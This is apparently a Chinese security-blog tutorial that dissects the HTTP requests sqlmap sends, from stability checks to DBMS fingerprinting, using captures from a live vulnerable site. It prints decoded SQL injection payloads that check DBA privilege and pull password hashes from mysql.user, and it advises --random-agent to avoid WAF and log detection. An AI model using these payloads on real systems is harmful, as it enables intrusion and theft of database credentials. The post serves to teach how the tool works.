

本文作者: sher10ck (信安之路核心成员)

很多小伙伴在发现或者判断出注入的时候，大多数选择就是直接上 sqlmap，结果往往也不尽人意，于是就有想法来写写 sqlmap 从执行到判断注入，到底发生了什么？

本文就用我们看的见的角度来分析，看看 sqlmap 到底发送了什么 payload，这些 payload 是怎么出来的，不深入代码层面。

技术有限，若有错误指出来，感激不尽。

测试环境:

```
sqlmap(1.3.6.58#dev)
```

Burp Suite

<http://attack.com?1.php?id=1>


测试方式

利用 sqlmap 的 proxy 参数，我们将代理设置为 8080 端口用 burpsuite 进行抓包

```
sqlmap.py -u "http://attack.com?1.php?id=1" --proxy="http://127.0.0.1:8080"
```

(测试了很久好像本地搭建的环境无法抓包，所以就找了有注入点的网站，漏洞已上报给漏洞平台)

抓取到的包如下：



sqlmap 的准备工作

我们也观察到，sqlmap 默认发送的 User-Agent 是这样的，

```
User-Agent: sqlmap/1.3.6.58#dev (http://sqlmap.org)
```

所以为了避免被 waf 或者日志里面记录，我们一般可以添加一个 `--random-agent` 参数在后面。

首先我们的 sqlmap 会连续发送出很多数据包来检测目标网站是否稳定：

```
GET /xxxx.php?id=1 HTTP/1.1
Host: www.xxx.xxx
Accept: */*
User-Agent: sqlmap/1.3.6.58#dev (http://sqlmap.org)
Connection: close
Cache-Control: no-cache

[INFO] testing connection to the target URL
[INFO] testing if the target URL content is stable
[INFO] target URL content is stable
```

接下来会检测是否为 dynamic，和上面的请求包相比，sqlmap 修改了 id 后面的值

```
GET /xxxx.php?id=2324 HTTP/1.1
Host: www.xxx.xxx
Accept: */*
User-Agent: sqlmap/1.3.6.58#dev (http://sqlmap.org)
Connection: close
Cache-Control: no-cache

[INFO] testing if GET parameter 'id' is dynamic
```

看不懂这是什么骚操作，我们来看看源码里面怎么说

(`sqlmap\lib\controller\checks.py`)

```
def checkDynParam(place, parameter, value):
    """
    This function checks if the URL parameter is dynamic. If it is
    dynamic, the content of the page differs, otherwise the
    dynamicity might depend on another parameter.
    """
```

根据输出语句的关键词查找，我追踪到了这个 checkDynParam 函数，大概的作用就是修改我们现在获取到的参数值，看修改前后的页面返回是否相同(有的时候注入有多个参数，那么有些无关紧要的参数修改后页面是没有变化的)，若有变化(或者说这个参数是真实有效的)，sqlmap 才会走到下一步。

下一步的数据包和功能如下：

```
GET /xxxx.php?id=1%27.%29%2C%2C.%28.%29%22 HTTP/1.1
Host: www.xxx.xxx
Accept: */*
User-Agent: sqlmap/1.3.6.58#dev (http://sqlmap.org)
Connection: close
Cache-Control: no-cache

[INFO] heuristic (basic) test shows that GET parameter 'id' might
be injectable (possible DBMS: 'MySQL')
```

我们将上面的 url 编码解码：

```
/xxxx.php?id=1%27.%29%2C%2C.%28.%29%22
/xxxx.php?id=1'.),,.(.)"
```

这几个字符串就能判断是 Mysql 数据库？又是什么骚操作，再看看源码吧
(sqlmap\lib\controller\ckecks.py)：

```
infoMsg += " (possible DBMS: '%s')" % Format.getErrorParsedDBMSes()
```

找到了一条语句，跟踪这个 getErrorParsedDBMSes() 函数

```
def getErrorParsedDBMSes():
    """
    Parses the knowledge base htmlFp list and return its values
    formatted as a human readable string.

    @return: list of possible back-end DBMS based upon error
    messages
    parsing.
    @rtype: C{str}
    """
```

那么这个函数就是通过报错信息(就是上面的 payload) 来辨别数据库的类型，刚好我找的这个网站也是爆出了 Mysql 语句的错误，然后通过正则
(sqlmap/data/xml/errors.xml) 识别出来啦，篇幅原因源码就不分析了。

sqlmap 的注入分析

```
it looks like the back-end DBMS is 'MySQL'. Do you want to skip
test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for
'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
```

上面 sqlmap 已经得到了数据库的类型并且参数也是有效的，接下来往下走 sqlmap 就开始判断注入了(这里直接用 -v3 参数显示 payload 更加的清晰)。

这一块也是大家最需要搞清楚的一部分，很多小伙伴看着感觉有注入，哎，上 sqlmap，然后基本上一片红，但是实际上，按照 sqlmap 对注入的分类，我们可以更加清晰的了解 sqlmap 到底做了什么，这些东西是从哪里出来。

首先要说一下，sqlmap 有一个 `-technique` 参数，在运行的整个过程中，也是按照这几类来检测的：

```
--technique=TECH.. SQL injection techniques to use (default
"BEUSTQ")
B: Boolean-based blind SQL injection (布尔型注入)
E: Error-based SQL injection (报错型注入)
U: UNION query SQL injection (可联合查询注入)
S: Stacked queries SQL injection (可多语句查询注入)
T: Time-based blind SQL injection (基于时间延迟注入)
Q: inline_query SQL injection(内联注入)
```

对这几种注入还不熟练于心的小伙伴们要好好补一下基础

那么这些主要的注入语句，我们可以在 `sqlmap/data/xml/queries.xml` 中查看了解，总结的还是挺全面的，这里截取一部分出来。

```
<dbms value="MySQL">
  <cast query="CAST(%s AS CHAR)"/>
  <length query="CHAR_LENGTH(%s)"/>
  <isnull query="IFNULL(%s, ' ')/>
  <delimiter query=","/>
  <limit query="LIMIT %d,%d"/>
  <limitregexp query="\s+LIMIT\s+([\d]+)\s*\,\s*([\d]+)"
query2="\s+LIMIT\s+([\d]+)"/>
  <limitgroupstart query="1"/>
  <limitgroupstop query="2"/>
  <limitstring query=" LIMIT "/>
```

```

<order query="ORDER BY %s ASC"/>
<count query="COUNT(%s)"/>
<comment query="-- #" query2="/" query3="#"/>
<substring query="MID((%s),%d,%d)"/>
<concatenate query="CONCAT(%s,%s)"/>
<case query="SELECT (CASE WHEN (%s) THEN 1 ELSE 0 END)"/>
<hex query="HEX(%s)"/>
<inference query="ORD(MID((%s),%d,1))>%d"/>
<banner query="VERSION()"/>
<current_user query="CURRENT_USER()"/>
<current_db query="DATABASE()"/>
<hostname query="@@HOSTNAME"/>
.....
.....
.....

```

对于每种类型的注入语句需要如何组合，在 `sqlmap/data/xml/payloads` 下有六个文件，里面主要是定义了测试的名称(也就是我们控制台中输出的内容)、风险等级、一些 payload 的位置等，了解一下就行了。

```

<test>
  <title>Generic UNION query ([CHAR]) - [COLSTART] to
[COLSTOP] columns (custom)</title>
  <stype>6</stype>
  <level>1</level>
  <risk>1</risk>
  <clause>1,2,3,4,5</clause>
  <where>1</where>
  <vector>[UNION]</vector>
  <request>
    <payload/>
    <comment>[GENERIC_SQL_COMMENT]</comment>
    <char>[CHAR]</char>
    <columns>[COLSTART]-[COLSTOP]</columns>
  </request>
  <response>
    <union/>
  </response>
</test>

```

同目录下还有一个 `boundaries.xml` 文件，里面主要是定义了一些闭合的符号，比方说我们注入点需要闭合，添加单引号、双引号、括号等一系列的组合方式，就是从这个文件中提取出来的。

```
<boundary>
  <level>3</level>
  <clause>1</clause>
  <where>1,2</where>
  <ptype>3</ptype>
  <prefix>'))</prefix>
  <suffix> AND (('[RANDSTR]' LIKE '[RANDSTR]</suffix>
</boundary>
```

所以梳理一下思路，我们最终会发送给目标服务器的 payload，首先是需要闭合的 (`boundaries.xml`)，然后从对应的注入类型的各种测试模板中提取相应的参数(比如： `boolean_blind.xml`)，然后在 `queries.xml` 中取出相应的表达式，最后通过 tamper 的渲染，输出我们最终的 payload，也就是我们的 `-v3` 参数。

sqlmap 的一些参数

我们主要分析以下两个命令：

```
--is-dba
--passwords
```

命令主要是判断 mysql 用户的一些信息，当我们发现注入可以利用的时候，下一步就是要看当前用户的权限看能有什么的操作了。

判断是否是 dba 权限

sqlmap 一共发了两个请求包：

```
GET /xxxx.php?
id=-2478%20UNION%20ALL%20SELECT%20NULL%20CONCAT%280xxxxxxx%2CIFNULL
%28CAST%28CURRENT_USER%28%29%20AS%20CHAR%29%2C0x20%29%2C0x7176786b7
1%29%2CNULL%2CNULL--%20HZdP HTTP/1.1
Host: www.xxxx.xxx
Accept: */*
User-Agent: sqlmap/1.3.6.58#dev (http://sqlmap.org)
Connection: close
Cache-Control: no-cache
```

```
GET /xxxx.php?
id=-6628%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2C%20CONCAT%280x7
178787871%2C%28CASE%20WHEN%20%28%28SELECT%20super_priv%20FROM%20mys
ql.user%20WHERE%20user%3D0xxxxxxx%20LIMIT%200%2C1%29%3D0x59%29%20T
HEN%201%20ELSE%200%20END%29%2C0x7170627071%29--%20m0PV HTTP/1.1
Host: www.xxxx.xxx
Accept: */*
User-Agent: sqlmap/1.3.6.58#dev (http://sqlmap.org)
Connection: close
Cache-Control: no-cache
```

将 payload 解码：

```
/xxxx.php?id=-2478 UNION ALL SELECT
NULL,CONCAT(0x71766a6271,IFNULL(CAST(CURRENT_USER() AS
CHAR),0x20),0xxxxx),NULL,NULL-- HZdP

/xxxx.php?id=-6628 UNION ALL SELECT
NULL,NULL,NULL,CONCAT(0x7178787871,(CASE WHEN ((SELECT super_priv
FROM mysql.user WHERE user=0xxxxx LIMIT 0,1)=0x59) THEN 1 ELSE 0
END),0x7170627071)-- m0PV
```

我们直接在 mysql 控制台下执行命令：

```
mysql> select CONCAT(0x71766a6271,IFNULL(CAST(CURRENT_USER() AS CHAR),0x20),0x71
76786b71);
+-----+
| CONCAT(0x71766a6271,IFNULL(CAST(CURRENT_USER() AS CHAR),0x20),0x7176786b71) |
+-----+
| qvjbqroot@localhostquxkq |
+-----+
1 row in set (0.07 sec)

mysql> select CASE WHEN ((SELECT super_priv FROM mysql.user WHERE user=0x726F6F7
4 LIMIT 0,1)=0x59) THEN 1 ELSE 0 END;
+-----+
| CASE WHEN ((SELECT super_priv FROM mysql.user WHERE user=0x726F6F74 LIMIT 0,1)
=0x59) THEN 1 ELSE 0 END |
+-----+
| 1 |
+-----+
1 row in set (0.00 sec)
```

第一个命令返回了用户名，0x71766a6271 解码为 qvjbq，那么这一步我们可以提取出用户名了。

第二个命令返回了 1，我们将查询命令提取出来

```
SELECT super_priv FROM mysql.user WHERE user=0xxxxx LIMIT 0,1
```

在 mysql 数据库下的 user 表中查询 super_priv (超级权限)的值：

```
mysql> SELECT super_priv FROM mysql.user WHERE user='root' LIMIT 0,1;
+-----+
| super_priv |
+-----+
| Y          |
+-----+
1 row in set (0.14 sec)
```

返回了 Y，所以我们判断是否为 dba 的思路就是通过查看 mysql.user 下 super_priv 的值。

这个命令有一个坑，有的时候我们所注入的服务器上面并没有 mysql 这个数据库，所以用这个命令的前提是 mysql 这个数据库要存在。

查询密码

抓的包：

```
GET /xxx.php?
id=1%20AND%20ORD%28MID%28%28SELECT%20IFNULL%28CAST%28COUNT%28DISTIN
CT%28authentication_string%29%29%20AS%20CHAR%29%2C0x20%29%20FROM%20
mysql.user%20WHERE%20user%3D0x64623833323331%29%2C1%2C1%29%29%3E48
HTTP/1.1
Host: www.xxxx.xxx
Accept: */*
User-Agent: sqlmap/1.3.6.58#dev (http://sqlmap.org)
Connection: close
Cache-Control: no-cache
```

解码：


```
/xxx.php?id=1 AND ORD(MID((SELECT
IFNULL(CAST(COUNT(DISTINCT(authentication_string)) AS CHAR),0x20)
FROM mysql.user WHERE user=0xxxxx),1,1))>48
```

这里有个很有趣的地方，我的 sqlmap 是 1.3.6 的版本，不知道之前的是不是，他是从 mysql.user 中获取 authentication_string 的值，但是很有趣的是，这个值只有在 mysql 版本 5.7 以上，password 才会变成 authentication_string，我们也可以从 queries.xml 中找到这条语句：


```
<passwords>
    <inband query="SELECT user,authentication_string FROM
mysql.user" condition="user"/>
    <blind query="SELECT DISTINCT(authentication_string)
FROM mysql.user WHERE user='%s' LIMIT %d,1" count="SELECT
COUNT(DISTINCT(authentication_string)) FROM mysql.user WHERE
user='%s'"/>
</passwords>
```

发现默认就是这个 authentication_string，所以我们这里直接修改 queries.xml 中的语句，将查询的列明改成 password 再测试一下。

后面测试发现，我们在没有修改的情况下，sqlmap 也会跑出密码，而且查看 payload 之后，sqlmap 先是查了 authentication_string，然后查了 password：



```
[17:22:50] [INFO] used SQL query returns 2 entries
[17:22:50] [PAYLOAD] -8963 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,(SELEC
T CONCAT(0x7170717071,IFNULL(CAST(user AS CHAR),0x20),0x686d6d766a69,IFNULL(CAST
(authentication_string AS CHAR),0x20),0x717a6a6a71) FROM mysql.user LIMIT 0,1)--
XCOW
[17:22:50] [PAYLOAD] -8324 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,(SELEC
T CONCAT(0x7170717071,IFNULL(CAST(user AS CHAR),0x20),0x686d6d766a69,IFNULL(CAST
(authentication_string AS CHAR),0x20),0x717a6a6a71) FROM mysql.user LIMIT 1,1)--
mWEc
[17:22:50] [DEBUG] performed 3 queries in 0.26 seconds
[17:22:51] [INFO] used SQL query returns 2 entries
[17:22:51] [PAYLOAD] -9043 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,(SELEC
T CONCAT(0x7170717071,IFNULL(CAST(user AS CHAR),0x20),0x686d6d766a69,IFNULL(CAST
(password AS CHAR),0x20),0x717a6a6a71) FROM mysql.user LIMIT 0,1)-- DUNK
[17:22:51] [PAYLOAD] -1214 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,(SELEC
T CONCAT(0x7170717071,IFNULL(CAST(user AS CHAR),0x20),0x686d6d766a69,IFNULL(CAST
(password AS CHAR),0x20),0x717a6a6a71) FROM mysql.user LIMIT 1,1)-- GXma
[17:22:51] [DEBUG] performed 2 queries in 0.18 seconds
do you want to store hashes to a temporary file for eventual further processing
```

看下源码，然后找到了(`sqlmap/plugins/generic/users.py`)：

```
values = inject.getValue(query.replace("authentication_string",
"password"), blind=False, time=False)
```

这里用 replace 将两个列明进行了替换，里面有个 ifel 的语句，要是第一次没找到就会进行替换，这样我们的问题就解决掉啦，sqlmap 还是想的挺周全的哈哈。

总结

sqlmap 里面的内容实在是太多太多，想要摸索里面的内容需要花费大量的时间，当然收获也是成正比的，搞清楚 sqlmap 的流程原理，对我们 sql 注入技术会有很大的提升。

推荐阅读：

sqlmap 内核分析系列：

<https://www.anquanke.com/subject/id/160641>

欢迎小伙伴们和我讨论 sqlmap 有关的任何问题。